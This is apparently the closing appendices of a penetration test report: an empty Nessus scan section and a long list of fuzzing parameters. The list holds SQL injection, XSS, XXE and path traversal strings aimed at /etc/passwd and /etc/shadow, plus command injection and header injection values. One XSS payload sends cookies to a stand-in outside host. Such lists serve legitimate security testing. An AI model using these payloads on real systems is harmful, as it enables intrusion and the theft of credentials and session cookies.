

































sq



## Appendix G – Nessus Scan





## Appendix H – Fuzz parameters

!

!'

!@#$%%^#$%#$@#$%$$@#$%^^\*\*(()

!@#0%^#0##018387@#0^^\*\*(()

"

" or "a"="a

" or "x"="x

" or 0=0 #

" or 0=0 --

" or 1=1 or ""="

" or 1=1--

"' or 1 --'"

") or ("a"="a

"<?xml version=""1.0"" encoding=""ISO-8859-1""?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM ""file:////dev/random"">]><foo>&xxe;</foo>"

"<?xml version=""1.0"" encoding=""ISO-8859-1""?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM ""file:////etc/passwd"">]><foo>&xxe;</foo>"

"<?xml version=""1.0"" encoding=""ISO-8859-1""?><foo><![CDATA[' or 1=1 or ''=']]></foo>"

"<?xml version=""1.0"" encoding=""ISO-8859-1""?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('XSS');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>"

"<HTML xmlns:xss><?import namespace=""xss"" implementation=""http://ha.ckers.org/xss.htc""><xss:xss>XSS</xss:xss></HTML>"

"<xml ID=""xss""><I><B><IMG SRC=""javas<!-- -->cript:alert('XSS')""></B></I></xml><SPAN DATASRC=""#xss"" DATAFLD=""B"" DATAFORMATAS=""HTML""></SPAN></C></X></xml><SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>"

"<xml ID=I><X><C><![CDATA[<IMG SRC=""javas]]><![CDATA[cript:alert('XSS');"">]]>"

"><script>"

"><script>alert(1)</script>

"><script>document.location='http://your.site.com/cgi-bin/cookie.cgi?'+document.cookie</script>

">xxx<P>yyy

"\t"

#

#&apos;

#'

#xA

#xA#xD

#xD

#xD#xA

$NULL

$null

%

%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%

%00

%00../../../../../../etc/passwd

%00../../../../../../etc/shadow

%00/

%00/etc/passwd%00

%01%02%03%04%0a%0d%0aADSF

%08x

%0A/usr/bin/id

%0A/usr/bin/id%0A

%0Aid

%0Aid%0A

%0a ping -i 30 127.0.0.1 %0a

%oa ping -n 30 127.0.0.1 %0a

%0a id %0a

%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+tst%0afoo%0a%2e%0a

%0d

%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+TO:+<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a

%0d%0aX-Injection-Header:%20AttackValue

%20

%20$(sleep%2050)

%20'sleep%2050'

%20d

%20n

%20s

%20x

%20|

%21

%22%3E%3Cscript%3Edocument%2Elocation%3D%27http%3A%2F%2Fyour%2Esite%2Ecom%2Fcgi%2Dbin%2Fcookie%2Ecgi%3F%27%20%2Bdocument%2Ecookie%3C%2Fscript%3E

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..% 25%5c..%25%5c..%255cboot.ini

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..% 25%5c..%25%5c..%00

%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%00

%2500

%250a

%26

%27%20or%201=1

%28

%29

%2A

%2A%28%7C%28mail%3D%2A%29%29

%2A%28%7C%28objectclass%3D%2A%29%29

%2A%7C

%2C

%2e%2e%2f

%3C

%3C%3F

%3Cscript%3Ealert(%22X%20SS%22);%3C/script%3E

%3cscript%3ealert("XSS");%3c/script%3e

%3cscript%3ealert(document.cookie);%3c%2fscript%3e

%5C

%5C/

%60

%7C

%7f